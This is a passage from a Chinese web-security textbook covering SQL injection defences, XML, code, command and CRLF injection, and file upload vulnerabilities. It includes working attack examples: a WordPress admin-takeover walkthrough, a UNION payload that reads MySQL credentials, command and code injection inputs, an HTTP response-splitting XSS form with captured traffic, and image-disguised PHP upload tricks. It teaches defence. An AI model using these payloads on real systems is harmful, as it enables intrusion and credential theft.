| 1 | admin      | pass     |
| 2 | admin      | new_pass |
+----+------------+----------+
2 rows in set (0.00 sec)
mysql>
```

此时如果插入两个相同的数据会有什么后果呢？根据不同业务可能会造成不同的逻辑问题。比如类似下面的代码：

```
$userdata = null;
if (isPasswordCorrect($username, $password))
{
    $userdata = getUserDataByLogin($username);
    ...
}
```

它使用这条SQL语句来验证用户名和密码：

```
SELECT username FROM users WHERE username
= ? AND passhash = ?
```

但如果攻击者插入一个同名的数据，则可以通过此认证。在之后的授权过程中，如果系统仅仅通过用户名来进行授权：

```
SELECT * FROM users WHERE username = ?
```

则可能会造成一些越权访问。

在这个问题公布后不久，WordPress就出现了一个真实的案例——

注册一个用户名为“admin（55个空格）x”的用户，就可以修改原管理员的密码了。

```
```

```
Vulnerable Systems:
* WordPress version 2.6.1
Exploit:
1. Go to URL: server.com/wp-login.php?
action=register
2. Register as:
login: admin x (the user admin[55 space
chars]x)
email: your email
Now, we have duplicated 'admin' account in
database
3. Go to URL: server.com/wp-login.php?
action=lostpassword
4. Write your email into field and submit
this form
5. Check your email and go to reset
confirmation link
6. Admin's password changed, but new
password will be send to correct admin email
Additional Information:
The information has been provided by irk4z.
The original article can be found at:
http://irk4z.wordpress.com/
```

但这个漏洞并未造成严重的后果，因为攻击者在此只能修改管理员的密码，而新密码仍然会发送到管理员的邮箱。尽管如此，我们并不能忽

视“SQLColumn Truncation”的危害，因为也许下一次漏洞被利用时，就没有那么好的运气了。

7.3　正确地防御SQL注入

本章中分析了很多注入攻击的技巧，从防御的角度来看，要做的事情有两件：

（1）找到所有的SQL注入漏洞；
（2）修补这些漏洞。

解决好这两个问题，就能有效地防御SQL注入攻击。

SQL注入的防御并不是一件简单的事情，开发者常常会走入一些误区。比如只对用户输入做一些escape处理，这是不够的。参考如下代码：

```
$sql = "SELECT id,name,mail,cv,blog,twitter
FROM register WHERE
id=".mysql_real_escape_string($_GET['id']);
```

当攻击者构造的注入代码如下时：

```
http://vuln.example.com/user.php?
id=12,AND,1=0,union,select,1,concat(user,0x3a
,passwo
```

```
rd),3,4,5,6,from,mysql.user,where,user=substr
ing_index(current_user(),char(64),1)
```

将绕过mysql_real_escape_string的作用注入成功。这条语句执行的结果如下。

id	name	mail	cv	blog	twitter
1	root:*31EFD0D03381795E5B770791D7A56CCD379F1141	3	4	5	6

因为mysql_real_escape_string()仅仅会转义：

- ’
- “
- \r
- \n
- NULL
- Control-Z

这几个字符，在本例中SQL注入所使用的Payload完全没有用到这几个字符。

那是不是再增加一些过滤字符，就可以了呢？比如处理包括“空格”、“括号”在内的一些特殊字符，以及一些SQL保留字，比如SELECT、INSERT等。

其实这种基于黑名单的方法，都或多或少地存在一

些问题，我们看看下面的案例。

注入时不需要使用空格的例子：

```
SELECT/**/passwd/**/from/**/user
SELECT(passwd)from(user)
```

不需要括号、引号的例子，其中0x61646D696E是字符串admin的十六进制编码：

```
SELECT passwd from users where
user=0x61646D69
```

而在SQL保留字中，像“HAVING”、“OR-DER BY”等都可能出现在自然语言中，用户提交的正常数据可能也会有这些单词，从而造成误杀，因此不能轻易过滤。

那么到底该如何正确地防御SQL注入呢？

7.3.1 使用预编译语句

一般来说，防御SQL注入的最佳方式，就是使用预编译语句，绑定变量。比如在Java中使用预编译的SQL语句：

```
String custname =
request.getParameter("customerName"); //
This should REALLY be validated
too
 // perform input validation to detect
attacks
 String query = "SELECT account_balance FROM
user_data WHERE user_name = ? ";
 PreparedStatement pstmt =
connection.prepareStatement( query );
 pstmt.setString( 1, custname);
 ResultSet results = pstmt.executeQuery( );
```

使用预编译的SQL语句，SQL语句的语义不会发生改变。在SQL语句中，变量用?表示，攻击者无法改变SQL的结构，在上面的例子中，即使攻击者插入类似于tom' or '1'='1的字符串，也只会将此字符串当做username来查询。

下面是在PHP中绑定变量的示例。

```
$query = "INSERT INTO myCity (Name,
CountryCode, District) VALUES (?,?,?)";
$stmt = $mysqli->prepare($query);
$stmt->bind_param("sss", $val1, $val2,
$val3);
```

```
$val1 = 'Stuttgart';
$val2 = 'DEU';
$val3 = 'Baden-Wuerttemberg';
/* Execute the statement */
$stmt->execute();
```

在不同的语言中，都有着使用预编译语句的方法。

```
Java EE - use PreparedStatement() with bind
variables
.NET - use parameterized queries like
SqlCommand() or OleDbCommand() with bind
variables
PHP - use PDO with strongly typed
parameterized queries (using bindParam())
Hibernate - use createQuery() with bind
variables (called named parameters in
Hibernate)
SQLite - use sqlite3_prepare() to create a
statement object
```

7.3.2 使用存储过程

除了使用预编译语句外，我们还可以使用安全的存储过程对抗SQL注入。使用存储过程的效果和使用预编语句译类似，其区别就是存储过程需要先将

SQL语句定义在数据库中。但需要注意的是，存储过程中也可能会存在注入问题，因此应该尽量避免在存储过程内使用动态的SQL语句。如果无法避免，则应该使用严格的输入过滤或者是编码函数来处理用户的输入数据。

下面是一个在Java中调用存储过程的例子，其中sp_getAccountBalance是预先在数据库中定义好的存储过程。

```
String custname =
request.getParameter("customerName"); //
This should REALLY be validated
 try {
     CallableStatement cs =
connection.prepareCall("{call
sp_getAccountBalance(?)}");
     cs.setString(1, custname);
     ResultSet results = cs.executeQuery();
     // … result set handling
 } catch (SQLException se) {
    // … logging and error handling
 }
```

但是有的时候，可能无法使用预编译语句或存储过程，该怎么办？这时候只能再次回到输入过滤和编

码等方法上来。

7.3.3　检查数据类型

检查输入数据的数据类型，在很大程度上可以对抗SQL注入。

比如下面这段代码，就限制了输入数据的类型只能为integer，在这种情况下，也是无法注入成功的。

```
<?php
settype($offset, 'integer');
$query = "SELECT id, name FROM products
ORDER BY name LIMIT 20 OFFSET $offset;";
// please note %d in the format string,
using %s would be meaningless
$query = sprintf("SELECT id, name FROM
products ORDER BY name LIMIT 20 OFFSET
%d;",
                 $offset);
?>
```

其他的数据格式或类型检查也是有益的。比如用户在输入邮箱时，必须严格按照邮箱的格式；输入时间、日期时，必须严格按照时间、日期的格式，等等，都能避免用户数据造成破坏。但数据类型检查

并非万能，如果需求就是需要用户提交字符串，比如一段短文，则需要依赖其他的方法防范SQL注入。

7.3.4　使用安全函数

一般来说，各种Web语言都实现了一些编码函数，可以帮助对抗SQL注入。但前文曾举了一些编码函数被绕过的例子，因此我们需要一个足够安全的编码函数。幸运的是，数据库厂商往往都对此做出了“指导”。

比如在MySQL中，需要按照以下思路编码字符：

```
NUL (0x00) --> \0  [This is a zero, not the l
 BS  (0x08) --> \b
 TAB (0x09) --> \t
 LF  (0x0a) --> \n
 CR  (0x0d) --> \r
 SUB (0x1a) --> \z
 "   (0x22) --> \"
 %   (0x25) --> \%
  '   (0x27) --> \'
 \   (0x5c) --> \\
 _   (0x5f) --> \_
 all other non-alphanumeric characters with
```

```
ASCII values less than 256  --> \c
 where 'c' is the original non-alphanumeric
character.
```

同时，可以参考OWASP ESAPI中的实现。这个函数由安全专家编写，更值得信赖。

```
ESAPI.encoder().encodeForSQL( new
OracleCodec(), queryparam );
```

在使用时：

```
Codec ORACLE_CODEC = new OracleCodec();
 String query = "SELECT user_id FROM
user_data WHERE user_name = '" +
ESAPI.encoder().encodeForSQL( ORACLE_CODEC
, req.getParameter("userID")) + "' and
user_password = '"
   +
ESAPI.encoder().encodeForSQL( ORACLE_CODEC
, req.getParameter("pwd")) +"'";
```

在最后，从数据库自身的角度来说，应该使用最小权限原则，避免Web应用直接使用root、dbowner等高权限账户直接连接数据库。如果有多个不同的应用在使用同一个数据库，则也应该为每个应用分

配不同的账户。Web应用使用的数据库账户，不应该有创建自定义函数、操作本地文件的权限。

7.4 其他注入攻击

除了SQL注入外，在Web安全领域还有其他的注入攻击，这些注入攻击都有相同的特点，就是应用违背了“数据与代码分离”原则。

7.4.1 XML注入

XML是一种常用的标记语言，通过标签对数据进行结构化表示。XML与HTML都是SGML（Standard Generalized Markup Language，标准通用标记语言）。

XML与HTML一样，也存在注入攻击，甚至在注入的方法上也非常相似。如下例，这段代码将生成一个XML文件。

```
final String GUESTROLE = "guest_role";
...
//userdata是准备保存的XML数据，接收了name和email两个用户提交来的数据
String userdata = "<USER role="+
   GUESTROLE+
   "><name>"+
```

```
    request.getParameter("name")+
    "</name><email>"+
    request.getParameter("email")+
    "</email></USER>";
//保存XML数据
userDao.save(userdata);
```

但是如果用户构造了恶意输入数据，就有可能形成注入攻击。比如用户输入的数据如下：

```
user1@a.com</email></USER><USER
role="admin_role"><name>test</
name><email>user2@a.com
```

最终生成的XML文件里被插入一条数据：

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest_role">
    <name>user1
    </name>
        <email>user1@a.com</email>
</USER>
<USER role="admin_role">
    <name>test</name>
    <email>user2@a.com
    </email>
```

```
</USER>
```

XML注入，也需要满足注入攻击的两大条件：用户能控制数据的输入；程序拼凑了数据。在修补方案上，与HTML注入的修补方案也是类似的，对用户输入数据中包含的“语言本身的保留字符”进行转义即可，如下所示：

```
static
{        // populate entitites
         entityToCharacterMap = new
HashTrie<Character>();
         entityToCharacterMap.put("lt", '<');
         entityToCharacterMap.put("gt", '>');
         entityToCharacterMap.put("amp", '&');
         entityToCharacterMap.put("apos",
'\'');
         entityToCharacterMap.put("quot",
'"');
}
```

7.4.2　代码注入

代码注入比较特别一点。代码注入与命令注入往往都是由一些不安全的函数或者方法引起的，其中的典型代表就是eval()。如下例：

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

攻击者可以通过如下Payload实施代码注入：

```
/index.php?arg=1; phpinfo()
```

存在代码注入漏洞的地方，与“后门”没有区别。

在Java中也可以实施代码注入，比如利用Java的脚本引擎。

```
import javax.script.*;
public class Example1 {
    public static void main(String[] args) {
        try {
            ScriptEngineManager manager =
new ScriptEngineManager();
            ScriptEngine engine =
manager.getEngineByName("JavaScript");
            System.out.println(args[0]);
            engine.eval("print('"+ args[0] +
"')");
        } catch(Exception e) {
            e.printStackTrace();
```

```
            }
        }
}
```

攻击者可以提交如下数据：

```
hallo'); var fImport = new
JavaImporter(java.io.File); with(fImport)
{ var f = new
File('new'); f.createNewFile(); } //
```

此外，JSP的动态include也能导致代码注入。严格来说，PHP、JSP的动态include（文件包含漏洞）导致的代码执行，都可以算是一种代码注入。

```
<% String pageToInclude =
getDataFromUntrustedSource(); %>
<jsp:include page="<%=pageToInclude %>" />
```

代码注入多见于脚本语言，有时候代码注入可以造成命令注入（Command Injection）。比如：

```
<?php
$varerror = system('cat '.$_GET['pageid'],
$valoretorno);
echo $varerror;
```

```
?>
```

就是一个典型的命令注入，攻击者可以利用system()函数执行他想要的系统命令。

```
vulnerable.php?pageid=loquesea;ls
```

下面是C语言中的一个命令注入例子。

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char **argv) {
 char cat[] = "cat ";
 char *command;
 size_t commandLength;
 commandLength = strlen(cat) +
strlen(argv[1]) + 1;
 command = (char *) malloc(commandLength);
 strncpy(command, cat, commandLength);
 strncat(command, argv[1], (commandLength -
strlen(cat)) );
 system(command);
 return (0);
}
```

system()函数在执行时，缺乏必要的安全检查，攻

击者可以由此注入额外的命令。正常执行时：

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

注入命令时：

```
$ ./catWrapper "Story.txt; ls"
When last we left our heroes...
Story.txt
doubFree.c                    nullpointer.c
unstosig.c
www*                          a.out*
format.c
strlen.c                      useFree*
catWrapper*
misnull.c
strlength.c                   useFree.c
commandinjection.c
nodefault.c
trunc.c                       writeWhatWhere.c
```

对抗代码注入、命令注入时，需要禁用eval()、system()等可以执行命令的函数。如果一定要使用这些函数，则需要对用户的输入数据进行处理。此外，在PHP/JSP中避免动态include远程文件，或者

安全地处理它。

代码注入往往是由于不安全的编程习惯所造成的，危险函数应该尽量避免在开发中使用，可以在开发规范中明确指出哪些函数是禁止使用的。这些危险函数一般在开发语言的官方文档中可以找到一些建议。

7.4.3 CRLF注入

CRLF实际上是两个字符：CR是Carriage Return(ASCII 13, \r)，LF是Line Feed(ASCII 10,\n)。\r\n这两个字符是用于表示换行的，其十六进制编码分别为0x0d、0x0a。

CRLF常被用做不同语义之间的分隔符。因此通过“注入CRLF字符”，就有可能改变原有的语义。

比如，在日志文件中，通过CRLF有可能构造出一条新的日志。下面这段代码，将登录失败的用户名写入日志文件中。

```
def log_failed_login(username)
    log = open("access.log", 'a')
    log.write("User login failed for: %s\n" %
username)
```

```
    log.close()
```

在正常情况下，会记录下如下日志：

```
User login failed for: guest
User login failed for: admin
```

但是由于没有处理换行符“\r\n”，因此当攻击者输入如下数据时，就可能插入一条额外的日志记录。

```
guest\nUser login succeeded for: admin
```

日志文件因为换行符“\n”的存在，会变为：

```
User login failed for: guest
User login succeeded for: admin
```

第二条记录是伪造的，admin用户并不曾登录失败。

CRLF注入并非仅能用于log注入，凡是使用CRLF作为分隔符的地方都可能存在这种注入，比如“注入HTTP头”。

在HTTP协议中，HTTP头是通过“\r\n”来分隔的。因

此如果服务器端没有过滤“\r\n”，而又把用户输入的数据放在HTTP头中，则有可能导致安全隐患。这种在HTTP头中的CRLF注入，又可以称为“Http Response Splitting”。

下面这个例子就是通过CRLF注入完成了一次XSS攻击。在参数中插入CRLF字符：

```
<form id="x"
action="http://login.xiaonei.com/Login.do?
email=a%0d%0a%0d%0a<script>alert(/XSS/);</s
cript>" method="post">
    <!-- input name="email" value="" / -->
    <input name="password" value="testtest" /
>
    <input name="origURL" value="http%3A%2F
%2Fwww.xiaonei.com%2FSysHome.do%0d%0a" />
    <input name="formName" value="" />
    <input name="method" value="" />
    <input type="submit" value="%E7%99%BB
%E5%BD%95" />
</form>
```

提交后完成了一次POST请求，抓包可以看到整个过程：

```
POST
http://login.xiaonei.com/Login.do?email=a%0d
%0a%0d%0a<script>alert(/XSS/);</script> H
TTP/1.1
Accept: image/gif, image/x-xbitmap, image/
jpeg, image/pjpeg,
application/x-shockwave-flash, application/
vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-
silverlight, */*
Referer: http://www.a.com/test.html
Accept-Language: zh-cn
Content-Type: application/x-www-form-
urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Proxy-Connection: Keep-Alive
Content-Length: 103
Host: login.xiaonei.com
Pragma: no-cache
Cookie: __utmc=204579609;
XNESSESSIONID=abcThVKoGZNy6aSjWV54r;
_de=axis@ph4nt0m.org;
__utma=204579609.2036071383.1229329685.12293
6555.1229347798.4; __utmb=204579609;
__utmz=204579609.1229336555.3.3.utmccn=(refer
```

```
ral)|utmcsr=a.com|utmcct=/test.html|utmc
md=referral; userid=246859805;
univid=20001021; gender=1; univyear=0;
hostid=246859805;
xn_app_histo_246859805=2-3-4-6-7;
mop_uniq_ckid=121.0.29.225_1229340478_5418907
16;
syshomeforreg=1; id=246859805;
BIGipServerpool_profile=2462586378.20480.0000
; _de=a;
BIGipServerpool_profile=2462586378.20480.0000
password=testtest&origURL=http%253A%252F
%252Fwww.xiaonei.com%252FSysHome.do%250d%250a
&formName=&method=
```


服务器返回：

```
HTTP/1.1 200 OK
Server: Resin/3.0.21
Vary: Accept-Encoding
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: kl=null; domain=.xiaonei.com;
path=/; expires=Thu, 01-Dec-1994 16:00:00 GMT
Set-Cookie: societyguester=null;
domain=.xiaonei.com; path=/; expires=Thu, 01-
```

```
Dec-1994
16:00:00 GMT
Set-Cookie: _de=a
<script>alert(/XSS/);</script>;
domain=.xiaonei.com; expires=Thu, 10-
Dec-2009 13:35:17
GMT
Set-Cookie: login_email=null;
domain=.xiaonei.com; path=/; expires=Thu, 01-
Dec-1994
16:00:00 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Transfer-Encoding: chunked
Date: Mon, 15 Dec 2008 13:35:17 GMT
217b
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html >
<head>
......
```

注意到服务器返回时，在Set-Cookie的值里插入了两次“\r\n”换行符。而两次“\r\n”意味着HTTP头的结束，在两次CRLF之后跟着的是HTTP Body。攻击

者在两次CRLF之后构造了恶意的HTML脚本，从而得以执行，XSS攻击成功。





CRLF注入HTTP头导致的XSS

Cookie是最容易被用户控制的地方，应用经常会将一些用户信息写入Cookie中，从而被用户控制。

但是HTTP Response Splitting并非只能通过两次CRLF注入到HTTP Body，有时候注入一个HTTP头，也会带来安全问题。

比如注入一个Link头，在新版本的浏览器上将造成XSS：

```
Link: <http://www.a.com/xss.css>;
REL:stylesheet
```

而注入：

```
X-XSS-Protection: 0
```

则可以关闭IE 8的XSS Filter功能。可以说HTTP Response Splitting的危害甚至比XSS还要大，因为它破坏了HTTP协议的完整性。

对抗CRLF的方法非常简单，只需要处理好“\r”、“\n”这两个保留字符即可，尤其是那些使用“换行符”作为分隔符的应用。

7.5　小结

注入攻击是应用违背了“数据与代码分离原则”导致的结果。它有两个条件：一是用户能够控制数据的输入；二是代码拼凑了用户输入的数据，把数据当做代码执行了。

在对抗注入攻击时，只需要牢记“数据与代码分离原则”，在“拼凑”发生的地方进行安全检查，就能避免此类问题。

SQL注入是Web安全中的一个重要领域，本章分析了很多SQL注入的技巧与防御方案。除了SQL注入外，本章还介绍了一些其他的常见注入攻击。

理论上，通过设计和实施合理的安全解决方案，注入攻击是可以彻底杜绝的。

第8章　文件上传漏洞

文件上传是互联网应用中的一个常见功能，它是如何成为漏洞的？在什么条件下会成为漏洞？本章将揭开答案。

8.1　文件上传漏洞概述

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的，有时候几乎没有什么技术门槛。

在互联网中，我们经常用到文件上传功能，比如上传一张自定义的图片；分享一段视频或者照片；论坛发帖时附带一个附件；在发送邮件时附带附件，等等。

文件上传功能本身是一个正常业务需求，对于网站来说，很多时候也确实需要用户将文件上传到服务器。所以“文件上传”本身没有问题，但有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

文件上传后导致的常见安全问题一般有：

- 上传文件是Web脚本语言，服务器的Web容器解释并执行了用户上传的脚本，导致代码执

行；

- 上传文件是Flash的策略文件crossdomain.xml，黑客用以控制Flash在该域下的行为（其他通过类似方式控制策略文件的情况类似）；
- 上传文件是病毒、木马文件，黑客用以诱骗用户或者管理员下载执行；
- 上传文件是钓鱼图片或为包含了脚本的图片，在某些版本的浏览器中会被作为脚本执行，被用于钓鱼和欺诈。

除此之外，还有一些不常见的利用方法，比如将上传文件作为一个入口，溢出服务器的后台处理程序，如图片解析模块；或者上传一个合法的文本文件，其内容包含了PHP脚本，再通过“本地文件包含漏洞（Local File Include）”执行此脚本；等等。此类问题不在此细述。

在大多数情况下，文件上传漏洞一般都是指“上传Web脚本能够被服务器解析”的问题，也就是通常所说的webshell的问题。要完成这个攻击，要满足如下几个条件：

首先，上传的文件能够被Web容器解释执行。所以

文件上传后所在的目录要是Web容器所覆盖到的路径。

其次，用户能够从Web上访问这个文件。如果文件上传了，但用户无法通过Web访问，或者无法使得Web容器解释这个脚本，那么也不能称之为漏洞。

最后，用户上传的文件若被安全检查、格式化、图片压缩等功能改变了内容，则也可能导致攻击不成功。


8.1.1　从FCKEditor文件上传漏洞谈起

下面看一个文件上传漏洞的案例。

FCKEditor是一款非常流行的富文本编辑器，为了方便用户，它带有一个上传文件功能，但是这个功能却出过许多次漏洞。

FCKEditor针对ASP/PHP/JSP等环境都有对应的版本，以PHP为例，其文件上传功能在：

```
http://www.xxx.com/path/FCKeditor/editor/
filemanager/browser/default/browser.html?Typ
e=all&Connector=connectors/php/connector.php
```



FCKEditor的文件上传界面

用户打开这个页面，就可以使用此功能将任意文件上传到服务器。文件上传后，会保存在/User-Files/all/目录下。

在存在漏洞的版本中，是通过检查文件的后缀来确定是否安全的。代码如下：

```
$Config['AllowedExtensions']['File'] = array() ; //允许上传的类型
$Config['DeniedExtensions']['File'] = array('php','php3','php5','phtml','asp','aspx','ascx','jsp','cfm','cfc','pl','bat','exe','dll','reg','cgi') ;//禁止上传的类型
```

这段代码是以黑名单的方式限制上传文件的类型。黑名单与白名单的问题，我们在第1章中就有过论述，黑名单是一种非常不好的设计思想。

以这个黑名单为例，如果我们上传后缀为php2、php4、inc、pwml、asa、cer等的文件，都可能导致发生安全问题。

由于FCKEditor一般是作为第三方应用集成到网站中的，因此文件上传的目录一般默认都会被Web容器所解析，很容易形成文件上传漏洞。很多开发者在使用FCKEditor时，可能都不知道它存在一个文件上传功能，如果不是特别需要，建议删除FCKEditor的文件上传代码，一般情况下也用不到它。

8.1.2　绕过文件上传检查功能

在针对上传文件的检查中，很多应用都是通过判断文件名后缀的方法来验证文件的安全性的。但是在某些时候，如果攻击者手动修改了上传过程的POST包，在文件名后添加一个%00字节，则可以截断某些函数对文件名的判断。因为在许多语言的函数中，比如在C、PHP等语言的常用字符串处理函数中，0x00被认为是终止符。受此影响的环境有

Web应用和一些服务器。比如应用原本只允许上传JPG图片，那么可以构造文件名（需要修改POST包）为xxx.php[\0].JPG，其中[\0]为十六进制的0x00字符，.JPG绕过了应用的上传文件类型判断；但对于服务器端来说，此文件因为0字节截断的关系，最终却会变成xxx.php。%00字符截断的问题不只在上传文件漏洞中有所利用，因为这是一个被广泛用于字符串处理函数的保留字符，因此在各种不同的业务逻辑中都可能出现问题，需要引起重视。

除了常见的检查文件名后缀的方法外，有的应用，还会通过判断上传文件的文件头来验证文件的类型。

比如一个JPG文件，其文件头是：

```
00000 FFD8 FFE0 0010 4A46 4946 0001 0100 0001   ..JFIF......
00010 0001 0000 FFFE 003E 4352 4541 544F 523A  ....  .>CREATOR:
00020 2067 642D 6A70 6567 2076 312E 3020 2875   gd-jpeg v1.0 (u
00030 7369 6E67 2049 4A47 204A 5045 4720 7636  sing IJG JPEG v6
00040 3229 2C20 6465 6661 756C 7420 7175 616C  2), default qual
00050 6974 790A FFDB 0043 0008 0606 0706 0508  ity.  .C........
```

JPG文件的文件头

在正常情况下，通过判断前10个字节，基本上就能判断出一个文件的真实类型。

浏览器的MIME Sniff功能实际上也是通过读取文件

的前256个字节，来判断文件的类型的。

因此，为了绕过应用中类似MIME Sniff的功能，常见的攻击技巧是伪造一个合法的文件头，而将真实的PHP等脚本代码附在合法的文件头之后，比如：

```
00000 FFD8 FFE0 0010 4A46 4946 0001 0100 0001    ..JFIF......
00010 0001 0000 FFFE 003E 4352 4541 544F 523A  ....  .>CREATOR:
00020 2067 642D 6A70 6567 2076 312E 3020 2875   gd-jpeg v1.0 (u
00030 7369 6E67 2049 4A47 204A 5045 4720 7636  sing IJG JPEG v6
00040 3229 2C20 6465 6661 756C 7420 7175 616C  2), default qual
00050 6974 790A FFDB 0043 0008 0606 0706 0508  ity.  .C........
00060 3C3F 7068 7020 7068 7069 6E66 6F28 293B  <?php phpinfo();
00070 203F 3E1D 1A1F 1E1D 1A1C 1C20 242E 2720   ?>........ $.'
00080 222C 231C 1C28 3729 2C30 3134 3434 1F27  ",#..(7),01444.'
00090 393D 3832 3C2E 3334 32FF DB00 4301 0909  9=82<.342  .C...
```

隐藏在JPG文件中的PHP代码

但此时，仍需要通过PHP来解释此图片文件才行。

如下情况，因为Web Server将此文件名当做PHP文件来解析，因此PHP代码会执行；若上传文件后缀是.JPG，则Web Server很有可能会将此文件当做静态文件解析，而不会调用PHP解释器，攻击的条件无法满足。

www.a.com/h.php

� �JFIF �>CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), default quality �C

PHP Version 5.2.6

System	Windows NT ALIBABA-3985N 5.1 build 2600
Build Date	May 2 2008 18:01:20
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared" "--with-extra-includes=C:\Program Files (x86)\Microsoft SDK\Include;C:\PROGRA~2\MICROS~2\VC98\ATL\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\MFC\INCLUDE" "--with-extra-libs=C:\Program Files (x86)\Microsoft SDK\Lib;C:\PROGRA~2\MICROS~2\VC98\LIB;C:\PROGRA~2\MICROS~2\VC98\MFC\LIB"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\soft\develop\env\PHP5\php.ini
PHP API	20041225

phpinfo()页面

在某些特定环境下，这个伪造文件头的技巧可以收到奇效。

8.2　功能还是漏洞

在文件上传漏洞的利用过程中，攻击者发现一些和Web Server本身特性相关的功能，如果加以利用，就会变成威力巨大的武器。这往往是因为应用的开发者没有深入理解Web Server的细节所导致的。

8.2.1　Apache文件解析问题

比如在Apache 1.x、2.x中，对文件名的解析就存在以下特性。

Apache对于文件名的解析是从后往前解析的，直到遇见一个Apache认识的文件类型为止。比如：

```
Phpshell.php.rar.rar.rar.rar.rar
```

因为Apache不认识.rar这个文件类型，所以会一直遍历后缀到.php，然后认为这是一个PHP类型的文件。

那么Apache怎么知道哪些文件是它所认识的呢？这些文件类型定义在Apache的mime.types文件中。

2.. mime.types

```
# This is a comment. I love comments.

# This file controls what Internet media types are sent to the client for
# given file extension(s).  Sending the correct media type to the client
# is important so they know how to handle the content of the file.
# Extra types can either be added here or by using an AddType directive
# in your config files. For more information about Internet media types,
# please read RFC 2045, 2046, 2047, 2048, and 2077.  The Internet media type
# registry is at <http://www.iana.org/assignments/media-types/>.

# MIME type          Extensions
application/activemessage
application/andrew-inset       ez
application/applefile
application/atom+xml         atom
application/atomcat+xml        atomcat
application/atomicmail
application/atomsvc+xml        atomsvc
application/auth-policy+xml
application/batch-smtp
application/beep+xml
application/cals-1840
application/ccxml+xml        ccxml
application/cellml+xml
application/cnrp+xml
application/commonground
application/conference-info+xml
application/cpl+xml
application/csta+xml
application/cstadata+xml
application/cybercash
application/davmount+xml       davmount
```

Apache httpd server的mime.types文件

Apache的这个特性，很多工程师在写应用时并不知道，即便知道，可能有的工程师也会认为这是Web Server该负责的事情。如果不考虑这些因素，写出的安全检查功能可能就会存在缺陷。比如.rar是一个合法的上传需求，在应用里只判断文件的后缀是否是.rar，最终用户上传的是php-shell.php.rar.rar.rar，从而导致脚本被执行。

如果要指定一个后缀作为PHP文件解析，在Apache的官方文档里是这样描述的：

```
Tell Apache to parse certain extensions as
PHP.  For example, let's have
Apache parse .php files as PHP.  Instead of
only using the Apache AddType
directive, we want to avoid potentially
dangerous uploads and created
files such as exploit.php.jpg from being
executed as PHP.  Using this
example, you could have any extension(s)
parse as PHP by simply adding
them.  We'll add .phtml to demonstrate.
  <FilesMatch \.php$>
      SetHandler application/x-httpd-php
  </FilesMatch>
```

8.2.2 IIS文件解析问题

IIS 6在处理文件解析时，也出过一些漏洞。前面提到的0x00字符截断文件名，在IIS和Win-dows环境下曾经出过非常类似的漏洞，不过截断字符变成了分号“;”。

当文件名为abc.asp;xx.jpg时，IIS 6会将此文件解析为abc.asp，文件名被截断了，从而导致脚本被执行。比如：

```
http://www.target.com/path/xyz.asp;abc.jpg
```

会执行xyz.asp，而不会管abc.jpg

除此漏洞外，在IIS 6中还曾经出过一个漏洞——因为处理文件夹扩展名出错，导致将/*.asp/目录下的所有文件都作为ASP文件进行解析。比如：

```
http://www.target.com/path/xyz.asp/abc.jpg
```

这个abc.jpg，会被当做ASP文件进行解析。

注意这两个IIS的漏洞，是需要在服务器的本地硬盘上确实存在这样的文件或者文件夹，若只是通过Web应用映射出来的URL，则是无法触发的。

这些历史上存在的漏洞，也许今天还能在互联网中找到不少未修补漏洞的网站。

谈到IIS，就不得不谈在IIS中，支持PUT功能所导致的若干上传脚本问题。

PUT是在WebDav中定义的一个方法。Web-Dav大大扩展了HTTP协议中GET、POST、HEAD等功能，它所包含的PUT方法，允许用户上传文件到指

定的路径下。

在许多Web Server中，默认都禁用了此方法，或者对能够上传的文件类型做了严格限制。但在IIS中，如果目录支持写权限，同时开启了WebDav，则会支持PUT方法，再结合MOVE方法，就能够将原本只允许上传文本文件改写为脚本文件，从而执行webshell。MOVE能否执行成功，取决于IIS服务器是否勾选了“脚本资源访问”复选框

